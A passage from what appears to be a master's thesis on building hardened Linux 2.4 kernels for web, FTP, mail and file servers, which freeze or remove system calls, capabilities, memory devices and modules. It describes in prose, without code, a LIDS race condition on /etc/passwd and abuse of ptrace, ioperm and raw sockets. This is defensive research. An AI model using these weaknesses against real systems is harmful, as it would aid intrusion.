Writing to block devices is required by boot loader programs such as `GRUB`, `lilo`, and file system repairing utilities such as `fsck`. Server processes do not require to write directly to block devices; they go through the VFS. So, writing to any kind of block device file should be denied in the servers. Since a file can be modified by doing shared mapping, memory mapping of block devices should also be denied. Since processes use same VFS system calls to access device files, this responsibility to monitor writing to block devices is given to the reference function. The reference function should also check if the file passed as argument to the system call is a block device or not. If it is a block

device file the access is denied. If it is an ordinary file then it checks whether the i-node number is present in RID. To write to raw devices the process requires capability `CAP_SYS_RAWIO`. So this capability should also be disabled.

6.4.5 LIDS

LIDS [XIE and Biondi 2003] also provides read-only file system protection at a finer granularity of protection on individual files. With LIDS, a file or directory can be made read-only, append-only and deny all kinds of access. LIDS implements it own ACLs in the kernel and they are integrated into VFS so that it would not depend on the file system type. LIDS ACLs can be placed on individual files, in which case the ACL applies to that file only, and ACL of a directory applies to whole files and directories in the directory recursively. LIDS also maintains the ACLs based on the i-node of the file in the file system. All the ACLs reside in kernel memory. LIDS provides admin utility programs with which ACLs on a file can be modified. LIDS ACLs are enforced during bootup scripts as soon as mounting is done and it cannot be turned off till administrator decides to turn off entire LIDS.

The four kinds of ACLs that LIDS can enforce on files are

```
LIDS_DENY       0       Deny Access
LIDS_READONLY   1       Read only file
LIDS_APPEND     2       Append only file
LIDS_WRITE      4       unprotected
```

LIDS also follows the same technique of intercepting various VFS system calls. The system calls that are intercepted are `open, mknod, mkdir, unlink, symlink, link, rename, truncate, utime, access, fchmod, chmod, chown, lchown`, and `fchown`.

LIDS does not intercept system calls `write, pwrite, writev, sendfile, mmap`, and `mprotect` system calls to make a file read-only. Instead LIDS intercepts the `open` system call. The reason is, to write a file, it should first be opened with `open` system call in write access mode and then `write` system call should be called with the file descriptor. So it would be enough to block the processes at `open` system call instead of doing it at other places. By doing this way, it may create a race condition that can be exploited.

Before ACLs are enforced let us suppose that a process has a sensitive file e.g., `/etc/passwd` open for writing. And then ACLs are enforced while the process which has `/etc/passwd` still open for writing is alive. In the ACLs enforced, `/etc/passwd` is set read-only. Even after ACLs are enforced the process can write to the `/etc/passwd`. This is because the process has got the file open for writing before ACLs are enforced and later when it writes to the file, `write` system call is not intercepted. An attacker can install backdoors in the startup scripts to create such process.

So all the system calls of VFS that can modify file contents and file system data structures should be intercepted for better security.

6.4.6 Performance

Because every system call which can modify a file's data and file system data structure is intercepted at kernel level, the processes do suffer performance loss. Especially `write` system call which is used very often by the processes is intercepted every time it is called. A proper algorithm which is used to search the i-node in RID database may decrease this loss considerably.

7
New Security Hardened Kernels

A server system is expected to run only well known programs. The system administrator of a server is well aware of what types of daemons need to be run in the server to satisfy the clients' requests. For example, in a file server the required daemons are `mountd`, `nfsd`, `lockd`, `statd`, and `quotad`. Apart from that, system administrator may require a few utilities which monitor the server daemons. The number of processes that will be running in a server machine would be bounded by a number that the administrator is aware of. This chapter describes the construction of kernels intended to be deployed in such server machines. Note that revisions in the configuration of the rest of the system are also needed.

7.1 Issues Common to All Servers

A plan to keep the kernel up-to-date The `patch` program takes a patch file containing a difference listing produced by the `diff` program and applies those differences to one or more original files, producing patched versions. A patch file contains the line numbers to be modified and also the context of the surrounding lines. Our focus here is in making patching easy as much as possible as newer versions of kernel and the patches get released. Often, the author releases kernel patch for a particular version of kernel. But system administrator might want to run a different version of kernel with the patch applied.

The first thing to do is to make a list of files which are updated in the new kernel version and files which are patched by the patch. If, no file is found which is updated both in new version of kernel and patched version then the job is easier. The patch can be applied to the new kernel source with no extra effort. Otherwise the next step is to check which lines in the file are modified in the new version of kernel and in the patched version.

The `patch` program would search for the matching context at the line numbers specified in the hunk of patch. If not found, it scans forward and backwards for matching all lines of context given in the hunk of the patch. So if the updated lines in the new kernel version do not fall

in the lines of context stored in the patch file then the patch can be applied with no problem. The `patch` program prints the distance at which it found the matching context from the lines specified in the hunk of the patch.

But if the lines updated by new version of kernel fall in the context lines in the patch file then there is a conflict. It should be resolved manually and it may require kernel source code knowledge. While resolving patches for the same vulnerability, performance issue should be considered provided the security offered by both the patches is same.

Source Code Authentication We built all the kernels described in this chapter from pristine source code downloaded from a well-trusted site `www.kernel.org` after verifying that the MD5 sum matches the published value.

Practicalities in Securing a Linux Kernel We do rate performance of the kernel secondary to security tightening. But this should not be done to an extreme that no production server will utilize such hardened kernels. The kernel logger, kernel integrity checker, trusted path mapping, and read-only file system would introduce some performance loss for the system. But we carefully designed the scheduling policies of the introduced kernel threads so that the performance loss would be less.

We rate flexibility and convenience secondary to security. Security comes from least privilege. The security patches we developed restrict the process to use facilities provided by the system arbitrarily. They are allowed to use what they strictly require. Our kernels, cut down, irrevocably, the powers of all the users including superuser. The whole system is made like a sealed box.

Features such as deactivation of system calls, capabilities would require revising of startup scripts.

Since our kernels do not have LKM support, new hardware or other drivers cannot be added to kernel when the system is in service.

Some of the monitoring utilities may not work with our new kernels because of elimination of some system calls, capabilities, and `proc` file system. We recommend to revise the utility programs.

Applications such as X11 server would require to use some of the exploitable features of the system such as `/dev/kmem`, memory mapped I/O. We assume that X11 server or any graphics applications are not required for functionality of any kind of servers we discuss in this thesis.

Some of the security features we incorporated in our kernels may be overlapping but we believe that an extra layer of security is no harm and may serve better.

Performance The newly added subsystems TPM, Klogger, and KIC may introduce slight performance loss in the system. TPM intercepts `execve`, `mmap` systems calls. These system calls are called before the process starts actual execution and so would not affect the functionality of service. The scheduling policies of kernel threads Klogger and KIC are set in such a way that real-time processes or prioritized processes are not affected. Klogger is designed to handle situations such as connection loss and log flooding with out causing denial of service to other processes. The rate at which which KIC checks the integrity of kernel's text can be adjusted by system administrator at kernel-compile time. If the time interval between two consecutive checks is small then the performance loss increases. If it is too high, it leaves more window for the attacker to cause damage to the system before the kernel's modification is detected.

Kernel Integrity Checking The time consumed in performing a thorough check of the integrity of the kernel (see Section 6.1) is very worthwhile.

Secure Logging Secure logging (Section 6.2) is very important in servers. However, performance of the server processes is critical, and extra care must be exercised in configuring the kernel logger. The scheduling policy of the kernel logger thread is set to `SCHED_OTHER` and the `nice` value is set to `DEF_NICE`. The level of detail of the logs, and the severity and range of events that cause logging should both be set to low. This prevents denial of service caused by an attacker deliberately conducting suspicious activity inducing large amounts of logging.

Trusted Path Mapping It is a common practice today to run server daemons with the privileges of pseudo user such as `nobody`. If an attacker exploits a web server, he gains privileges of this user only. The attacker would then attempt to execute his own programs that may permit him to become root. So, execution of program from arbitrary path names should be disallowed.

Memory Devices We eliminated all the three memory devices in the server kernels.

Kernel Modules Kernel modules such as device drivers, protocol layers, etc. should either be built into kernel at compile-time or after loading all the relevant LKMs, we freeze the load modules system call.

Proc File System We recommend to eliminate `proc` file system because it can leak information to an attacker (see Section 5.3). This requires revise of startup scripts.

Raw Sockets Raw sockets allow IPv4 protocols to be implemented in user space. Any packet sent through a raw socket will appear on the network directly without passing through the normal layers of the TCP/IP stack in the kernel.

Certain security tools, such as `nmap`, that deliberately construct "bad" packets to test a remote machine require raw sockets. The attacker can use these raw sockets, e.g., to do IP spoofing.

`socketcall` is the system call entry point to all socket related library routines. To create raw sockets a process needs the `CAP_NET_RAW` capability. In server kernels, we freeze this capability. Note that IP tables require raw sockets. So, IP tables are setup (see Section 4.4.1) before raw sockets are frozen.

Network Setup We freeze routing table and NIC configuration once network is setup. This happens before the server processes are started.

No Mandatory File Locking There is no need for Mandatory locking [Stevens 2002] in the server environments. The attackers may exploit it by holding a read lock on the log files so that all the write attempts by the logger daemons would be denied. If locking of files is required, then the processes should use Advisory file locking [Stevens 2002] which can be done through `flock` and `fcntl` system calls. We recommend to eliminate mandatory locking.

File Attributes of ext File System `ext` file system provides extra file attributes for protection with which a file can be made append-only, immutable, time record non-modifiable etc. Using these attributes log files are made append-only. `/etc/password` and `/etc/shadow` file should be immutable. Setting these attributes is done in off-line mode and once they are set, not even root user can violate until the attributes on the file are reset. Modifying these file attributes is done through `ioctl` system call and utility used is `chattr`. Any modifications of these file attributes are not allowed on our kernel. We restrict the system call so that requests made by processes to modify `ext2` file attributes are denied.

Close-On-Exec In Linux, when a process calls `execve` system call, all the open files descriptors would be preserved. To close file descriptors on `execve`, `close-on-exec` flag should be set on the file descriptor. This can be done using `fcntl` or `ioctl` system calls. If the process has opened a security sensitive file and is still open by the process after `execve`, an attacker can take control of the process, can make it modify the content of the files [Smith 2002]. This can be exploited by an attacker in building backdoored utilities. So in our kernels, we close all the files open when a process calls `execve` irrespective of `close-on-exec` flag.

Resource Limits A root user can set the resource limits of a normal user using system call `setrlimit`. Scripts that come with standard distributions are often very loosely written that they allow a large amount of resource allocations to a normal user. A normal user with high limit on resources such as number of processes, number of files open can initiate a local denial

System Calls	FTP	Web	Mail	File
setresuid		x		x
chroot		x		x
sendfile			x	x
ftruncate	x	x		x
sync		x		x
fsync		x		
fdatasync	x	x	x	
rename	x	x		
rmdir	x	x		x
mkdir	x	x		x
statfs		x	x	x
mknod	x	x		x
nfsservctl	x	x	x	

Table 7.1: System Calls Eliminated at Compile-time

System Calls	FTP	Web	Mail	File
link	x	x		x
capset		x	x	x
setrlimit	x	x		x
flock	x	x		

Table 7.2: System Calls Frozen at Run-time

of service attack. Our hardened kernel allow administrator to specify the maximum number of processes and maximum number of files opened by any normal user at kernel compile-time. To make this feature work `setrlimit` system call should be frozen.

Eliminated System Calls We have determined that the following system calls are unneeded both by examining the source code of the needed service programs and by examining the output generated by the `strace` utility. These system calls should be eliminated at kernel compile-time.

Scheduling system calls `nice, setpriority, getpriority`, `sched_setparam`, `sched_getparam`, `sched_setscheduler`, `sched_getscheduler`, `sched_yield`, `sched_rr_get_interval`, `sched_get_priority_max`, and `sched_get_priority_min` system calls are not required.

`ioperm` can be exploited to gain access to ports and hence get access to `/dev/kmem`.

`prctl` and `personality` are not required.

Capabilities	FTP	Web	Mail	File
`CAP_SYS_CHROOT`		x		x
`CAP_MKNOD`	x	x		x

Table 7.3: Capabilities Eliminated at Compile-time

`ptrace` is an exploitable system call. Process tracing is required in debugging utilities like `gdb`, `strace` etc. Servers do not require process tracing, so this system should be eliminated.

System calls for extended attributes of file are not required. `setxattr,lsetxattr,fsetxattr, getxattr, lgetxattr, fgetxattr, listxattr, llistxattr, flistxattr, removexattr, lremovexattr`, and `fremovexattr` are eliminated.

The permissions and ownership of files should not be modifiable. So we recommend to eliminate system calls `chmod, fchmod, chown, lchown`, and `fchown`. System call `unlink` should be frozen. But utilities getty, PAM requires permissions and ownership change system calls. Server daemons would require deleting temporary files for which `unlink` system call is required.

System calls `ustat, fstatfs`, and `sysfs` which reveal information about file system should be eliminated.

`mknod` and `pivot_root` system calls should be eliminated especially in further support of a `chroot` jail. But for creating FIFOs `mknod` system call is required.

`init_module`, `create_module`, `delete_module`, `get_kernel_syms`, and `query_module` are not needed when the server kernel is compiled with all needed modules built-in.

`uselib, mincore, madvise` are not required.

Servers do not require user threads and so there is no need for system calls `gettid`, and `tkill`. `clone` system call which creates threads is frozen dynamically because they are required to create kernel threads.

`mlock, munlock, mlockall`, and `munlockall` system call can be used by an attacker to make other processes suffer performance loss due to swapping.

`msync, mremap, vfork, sysinfo, adjtimex, vm86`, and `readahead` are not required.

Since kernel logging is done by our kernel logger there is no need for `syslog` system call.

Process accounting, which logs the status of processes at the time of termination, is set on at compile-time. So, there is no need for `acct` system call.

`bdflush` is not required for servers.

The Tables 7.1, 7.2, and 7.3 list specific set of system calls and capabilities eliminated for each type of server but not common to all.

Eliminated Capabilities Following capabilities are eliminated at compile-time.

`CAP_SYS_RAWIO` allows access to raw I/O devices, I/O ports and memory devices.

`CAP_SYS_PTRACE` allows tracing a process.

`CAP_SYS_PACCT` is required for process accounting.

`CAP_SYS_NICE` allows to modify the scheduling priority of a process.

`CAP_LINUX_IMMUTABLE` allows to modify immutable and append-only attributes of a file.

`CAP_NET_BROADCAST`, `CAP_IPC_LOCK`, and `CAP_LEASE` are not required.

Chronological Order and the `init` Process System calls and capabilities should be frozen only in a certain order decided by the order in which various things are initialized in startup scripts.

1. `init` kernel thread should start kernel logger and kernel integrity checker threads.
2. Threads are not required for any of the servers we discuss. But all the kernel threads are created through `clone` system call. So `clone` system call should be disabled as soon as `init` becomes a user process because by that time all the kernel threads such as kernel logger, kernel integrity checker are already started. But if there are any kernel threads that need to be started from user space then disable `clone` after that.
3. To read hardware clock, `init` may require `iopl` system call which allows access to privileged ports. Once `init` sets Linux system clock based on the settings of the BIOS and time zone settings, the `iopl`, `stime`, and `settimeoftheday` system calls and `CAP_SYS_TIME` capability should be frozen.
4. After `init` activates swap partitions, freeze `swapon`.
5. After setting the system's host name and domain name, freeze `sethostname` and `setdomainname`.
6. After file system check is finished, and `init` has mounted all the file systems as mentioned in `/etc/fstab`, freeze `mount`.
7. After all the file systems are mounted, insert modules, if any, and freeze `create_module`, `init_module` and `query_module` system calls and disable capability `CAP_SYS_MODULE`
8. After `init` configures quota system, freeze `quotactl`. Typically, this is done at the end of `rc.sysinit`.
9. After NIC card configuration, it should be frozen. Routing table should be frozen once kernel routing table is setup. Then IP tables are frozen and capability `CAP_NET_RAW` should be disabled. The network startup scripts calls `times` and interval timer system calls `setitimer` and `getitimer`. These system calls should be frozen once network is up.
10. Freeze `sysctl` and `umask`.

Kernel	Size of vmlinux (bytes)	Size of System.map (bytes)
FTP server	3244300	481219
Web server	3235868	481019
Mail server	3235880	481019
File server	3471100	504864

Table 7.4: Details of `vmlinux`

11. Start the server processes (e.g., `httpd` in a web server), chrooted to a service directory (e.g., `/var/www`) before they start to listen on the announced ports, and set the required capabilities using the `capset` system call. Set the resource limits using `setrlimit` system call. If the server processes are started as root user their resource limits would be `INFINITY`. This should be restricted as per server requirements, and freeze system calls `chroot`, `capget`, `capset`, `setrlimit`, `getrlimit`, and `getrusage` if they are not required by server daemons.

12. Various startup scripts require to modify the timestamp of some files such as `wtmp, utmp` to current time. They use `touch` utility which internally calls `utime` system call. It is not expected to change the access modification time of any file in a server. Attacker may modify a log file and change the time stamp. `utime` system call should be disabled as soon as all the server daemons are started.

7.1.1 Kernel Recompilation

In the kernel configuration main menu we have added an option "Hardened Kernels for Linux Servers". On selection of this option a sub-menu is opened with various secure options we have incorporated. The initial options would be common for all types of servers. The specific ones come in the end. For elimination of system calls at compile-time and elimination of capabilities we have provided with separate menus where system calls and capabilities are populated. We have placed the system calls in its sub-menu according to classification of system calls in Section 5.1. We have also provided "help" for each of the options but it is very minimal. The `.config` files of different servers are shown in Appendix 9.2. The documentation for Linux kernel configuration language is in `Linux/Documentation/kbuild/config-language.txt`. The Table 7.4 shows sizes of the `vmlinux` and `System.map` files of server kernels.

7.2 Web Server

The World Wide Web is a system for exchanging information over the Internet. The information is hosted by specially written programs called web servers that make information available on the

```
Linux Kernel v2.4.23HRDKRL Configuration
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
 xxxxxxxxxxxxxxxxxxxxxx Hardened Kernels For Linux Servers xxxxxxxxxxxxxxxxxxxxxx
 x  Arrow keys navigate the menu.  <Enter> selects submenus --->.  Highlighted      x
 x  letters are hotkeys.  Pressing <Y> includes, <N> excludes, <M> modularizes      x
 x  features.  Press <Esc><Esc> to exit, <?> for Help.  Legend: [*] built-in  [ ]   x
 x  excluded  <M> module  < > module capable                                       x
 x xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx x
 x x    --- Hardened Kernels For Linux Servers                                  x x
 x x    --- Masters Thesis of SSGadi under Dr.PMateti                           x x
 x x    [*]  Chroot Jail Restrictions (NEW)                                    x x
 x x    [ ]     Deny access to abstract AF_UNIX sockets out of chroot (NEW)    x x
 x x    [ ]     Deny shmat() out of chroot (NEW)                               x x
 x x    [ ]     Deny double chroot (NEW)                                       x x
 x x    [*]  Temporary File Race conditions Prevention (NEW)                   x x
 x x    [ ]     Softlinks Protection (NEW)                                     x x
 x x    [ ]     Hardlinks Protection (NEW)                                     x x
 x x    [*]  Freeze EXT2 file system attributes (NEW)                          x x
 x x    [*]  Close files on execve (NEW)                                       x x
 x x    [*]  Trusted Path Mapping (NEW)                                        x x
 x x            Enter Trusted directories: "" (NEW)                            x x
 x x    [ ]     Start TPM while booting before init (NEW)                      x x
 x x    [ ]     Start TPM through a system call (NEW)                          x x
 x x    [*]  Linux Kernel Logger (NEW)                                         x x
 x x            IP address of remote log server: "" (NEW)                      x x
 x x    ()      Port of remote log server (NEW)                                x x
 x x    [ ]     Start the kernel logger while booting before init (NEW)        x x
 x x    [ ]     Start the kernel logger through a system call (NEW)            x x
 x x    [*]  Linux Kernel Integrity Checker (NEW)                              x x
 x x    ()      Timeout of KIC in ticks (NEW)                                  x x
 x x    [ ]     Start the KIC while booting before init (NEW)                  x x
 x x    [ ]     Start the KIC through a system call (NEW)                      x x
 x x    [*]  Memory Devices Elimination (NEW)                                  x x
 x x    [ ]     /dev/kmem (NEW)                                                x x
 x x    [ ]     /dev/mem (NEW)                                                 x x
 x x    [ ]     /dev/port (NEW)                                                x x
 x x    [*]  Freeze Network Configuration (NEW)                                x x
 x x    [ ]     Freeze routing operations (NEW)                                x x
 x x    [ ]     Freeze interface operations (NEW)                              x x
 x x    [*]  Configure the resource requests of process (NEW)                  x x
 x x    ()     Max number of processes per user (NEW)                          x x
 x x    ()     Max number of files open per process (NEW)                      x x
 x x     Elimination of system calls  --->                                     x x
 x x     Elimination of capabilities  --->                                     x x
 x x    [*]  No Overwrite in FTP directory (For FTP servers only) (NEW)        x x
 x x            Enter anonymous FTP directory: "" (NEW)                        x x
 x x    [ ]     Start this while booting before init (NEW)                     x x
 x x    [ ]     Start this through a system call (NEW)                         x x
 x xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx x
 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
 x                        <Select>    < Exit >    < Help >                       x
 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

Figure 7.1: Hardened Kernel Configuration

```
Linux Kernel v2.4.23HRDKRL Configuration
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
 xxxxxxxxxxxxxxxxxxxxxxxxx  Elimination of system calls xxxxxxxxxxxxxxxxxxxxxxxxx
 x  Arrow keys navigate the menu.  <Enter> selects submenus --->.  Highlighted      x
 x  letters are hotkeys.  Pressing <Y> includes, <N> excludes, <M> modularizes      x
 x  features.  Press <Esc><Esc> to exit, <?> for Help.  Legend: [*] built-in  [ ]   x
 x  excluded  <M> module  < > module capable                                       x
 x xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx x
 x x           [*]  Freeze system calls at runtime (NEW)                         x x
 x x           [*]  Elimination of system calls at compile time (NEW)            x x
 x x           [*]   Process Attributes (NEW)                                    x x
 x x           [ ]     setfsuid  (NEW)                                           x x
 x x           [ ]     setfsgid  (NEW)                                           x x
 x x           [ ]     setresuid  (NEW)                                          x x
 x x           [ ]     setresgid  (NEW)                                          x x
 x x           [ ]     setreuid  (NEW)                                           x x
 x x           [ ]     setregid  (NEW)                                           x x
 x x           [ ]     setgroups  (NEW)                                          x x
 x x           [ ]     nice  (NEW)                                               x x
 x x           [ ]     setpriority  (NEW)                                        x x
 x x           [ ]     getpriority  (NEW)                                        x x
 x x           [ ]     sched_setparam  (NEW)                                     x x
 x x           [ ]     sched_Getparam  (NEW)                                     x x
 x x           [ ]     sched_setscheduler  (NEW)                                 x x
 x x           [ ]     sched_getscheduler  (NEW)                                 x x
 x x           [ ]     sched_yield  (NEW)                                        x x
 x x           [ ]     sched_rr_get_interval  (NEW)                              x x
 x x           [ ]     sched_get_priority_max  (NEW)                             x x
 x x           [ ]     sched_get_priority_min  (NEW)                             x x
 x x           [ ]     ioperm  (NEW)                                             x x
 x x           [ ]     iopl  (NEW)                                               x x
 x x           [ ]     prctl  (NEW)                                              x x
 x x           [ ]     personality  (NEW)                                        x x
 x x           [ ]     gettid  (NEW)                                             x x
 x x           [ ]     times  (NEW)                                              x x
 x x           [ ]     chroot  (NEW)                                             x x
 x x           [ ]   File System (NEW)                                           x x
 x x           [ ]   Synchronization & IPC (NEW)                                 x x
 x x           [ ]   Module Management (NEW)                                     x x
 x x           [ ]   Memory Management (NEW)                                     x x
 x x           [ ]   Process Management (NEW)                                    x x
 x x           [ ]   System Wide System calls (NEW)                             x x
 x x           [ ]   Daemons and Logging (NEW)                                   x x
 x x                                                                             x x
 x x                                                                             x x
 x x                                                                             x x
 x x                                                                             x x
 x x                                                                             x x
 x x                                                                             x x
 x xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx x
 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
 x                         <Select>    < Exit >    < Help >                      x
 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

Figure 7.2: Elimination of System Calls



Figure 7.3: Elimination of Capabilities

network by implementing HTTP protocol [Berners-Lee 1996]. Programs called web browsers can be used to access the information that is stored on the servers to display on user's screen.

We assume the use of a user space web server such as Apache, Boa, etc., on a system running our kernel.

In this section, we describe the construction of a security hardened kernel for a web server. All the details given above in Section 7.1 are applied in this construction. In this section, we assume that the web server system is located in a demilitarized zone (DMZ). Also, we are primarily concerned with the GET requests of the HTTP clients. We expect the web server materials to be updated only in the off-line mode. This is often undesirable, but it is the price we are willing to pay for the increase in the security levels.

Prevention of Buffer Overflow Attacks Apache is ubiquitous as an HTTP server among Linux-based web servers. It has been the source of many buffer overflow alerts in the past (e.g., CERT Advisory CA-2002-17, Apache Web Server Chunk Handling Vulnerability , Mon, 17 Jun 2002 22:04:38 -0400 (EDT)). We recommend Segmented-PAX patch (see Section 3.7).

LKM Web Servers We assumed the use of Apache on a system running our kernel. However, if the web server is an LKM, such as `khttpd` [van de 1999], then module support is required during system initialization and it should be disabled as soon as possible as explained in the Section 5.4.

Secure Logging The requirements of logging on web servers are quite different from those of other servers. Web servers are generally very public and open in the sense that confidentiality of the materials they serve is low, and verification of the client credentials is unimportant. Yet, the server should perhaps log every web transaction. This is the function of a specially tailored daemon, running outside of the kernel, but coupled to `httpd`. Since web server is chrooted all the events listed in Section 4.1.3 should be logged.

Chroot Jail Web server should begin service only after it being chrooted (see Section 4.1) to `/var/www`, a directory containing the web materials. This requires that all web materials be organized by the web administrator under a single directory.

Read-Only FS In the production mode, all file systems of a web server based on our kernel are mounted in strict read-only mode (see Section 6.4), except for a `/tmp` directory provided by an exclusive partition/volume. Dynamic generation of web pages is now common requiring the generation of temporary files. Note that logging is provided via the network.

If the web server is hosting only static pages, it is better to use `khttpd` [van de 1999] instead of pseudo-user process web server. `khttpd` runs from within the Linux kernel as a "device driver" module, but can only handle static (i.e., pre-existing file based) web pages, and passes all requests for non-static information to a regular user-space web server such as Apache or Zeus. The user space daemon does not have to be altered in any way. Note that `nfsd` performs a similar job as a kernel thread in a file server.

7.3 Anonymous FTP server (put and get)

Many computer systems throughout the Internet offer files through anonymous FTP. Any user can access the machine without having an account on that anonymous FTP server. These anonymous FTP servers contain software, documents of various types, files for configuring networks, etc. Archives for electronic mailing lists are often stored on and are available through anonymous FTP. The commands used to access the information would be same as those of normal FTP server. Anonymous FTP server implements the FTP protocol [Postel and Reynolds 1985].

In this section, we describe the construction of a security hardened kernel for a Anonymous FTP server. All the details given above in Section 7.1 are applied in this construction. We assume that this FTP server allows both get and put requests and it is located in a demilitarized zone (DMZ). Also a subset of FTP commands are allowed to use. They are

ascii Switch to ascii mode

binary Switch to binary mode

cd Change the directory on the remote computer

ls Shows just the list of files in the directory and their sizes.

get Copy a file from the remote computer to client machine

mget Copy multiple files from the remote computer to client machine

put Copy a file from client machine to remote machine

pwd Shows the present working directory (pwd) on the remote computer

help Gives help on the use of commands within the FTP program

Prevention of Buffer Overflow Attacks FTP servers have been the source of many buffer overflow alerts in the past (e.g., "WS-FTP Server FTP command Buffer Overflow Vulnerability," 19 Sep

2003, `secunia.com/advisories/9671/`). We recommend Segmented-PAX patch (see Section 3.7).

No LKMs No kernel modules are specifically required for an anonymous FTP server. But if modular support is required during system initialization it should be disabled as soon as possible as explained in Section 5.4.

Chroot Jail Anonymous FTP server should begin service only after it is chrooted (see Section 4.1) to `/var/ftp`, the directory containing the accessible files. This requires that all materials be organized by the administrator under a single directory.

Read-Only Mounting In the production mode, all file systems of a FTP server based on our kernel are mounted in strict read-only mode (see Section 6.4), except for a `/var/ftp` and `/tmp` directory provided by an exclusive partition/volume.

